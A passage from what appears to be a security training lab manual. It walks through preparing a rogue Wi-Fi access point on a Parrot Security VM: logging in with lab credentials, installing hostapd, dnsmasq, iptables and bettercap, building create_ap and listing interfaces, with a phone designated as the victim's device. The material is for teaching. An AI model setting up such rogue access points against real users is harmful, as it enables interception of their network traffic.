
Note: To perform this task, you must have a mobile device (in this case, we are using an iPhone). This will be the victim's device in our scenario: the victim will use it to connect to the rogue access point created with `create_ap`.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible
8. Now, type **cd** and press **Enter** to jump to the root directory.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ cd
```

9. In the terminal window, type **apt-get install haveged hostapd git util-linux procps iproute2 iw dnsmasq iptables bettercap** and press **Enter**.

```
sudo apt-get install haveged hostapd git util-linux procps iproute2 iw dnsmasq iptables bettercap - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# sudo apt-get install haveged hostapd git util-linux procps iproute2 iw dnsmasq iptables bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
bettercap is already the newest version (2:2.29-1parrot2).
bettercap set to manually installed.
dnsmasq is already the newest version (2.85-1).
dnsmasq set to manually installed.
git is already the newest version (1:2.30.2-1).
git set to manually installed.
```

10. Type **cd create_ap** and press **Enter** to navigate to the **create_ap** repository available at location **/root**.

```
cd create_ap - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# cd create_ap
[root@parrot] ~/create_ap
#
```

11. Type **make install** and press **Enter** to install the **create_ap**.


```
make install - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# cd create_ap
[root@parrot] ~/create_ap
# make install
install -Dm755 create_ap /usr/bin/create_ap
install -Dm644 create_ap.conf /etc/create_ap.conf
[ ! -d /lib/systemd/system ] || install -Dm644 create_ap.service /usr/lib/systemd/system/create_ap.service
[ ! -e /sbin/openrc-run ] || install -Dm755 create_ap.openrc /etc/init.d/create_ap
install -Dm644 bash_completion /usr/share/bash-completion/completions/create_ap
install -Dm644 README.md /usr/share/doc/create_ap/README.md
[root@parrot] ~/create_ap
#
```

12. Type **cd ..** and press **Enter** to navigate back to the root directory.

```
cd .. - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~/create_ap
# cd ..
[root@parrot] ~
#
```

13. In the terminal window, type **ip a** and press **Enter** to display all the available interfaces. Observe the wireless interface (in this case, **wlx687f7467dbf6**) connected to the machine, as shown in the screenshot.


Note: The name of wireless interface might vary in your lab environment.



```
ip a - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:05:cc:ba brd ff:ff:ff:ff:ff:ff
        inet 10.10.1.13/24 brd 10.10.1.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::82a:a151:e981:5c63/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: wlx687f7467dbf6: <BROADCAST,MULTICAST> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 68:7f:74:67:db:f6 brd ff:ff:ff:ff:ff:ff
[root@parrot] ~
#
```

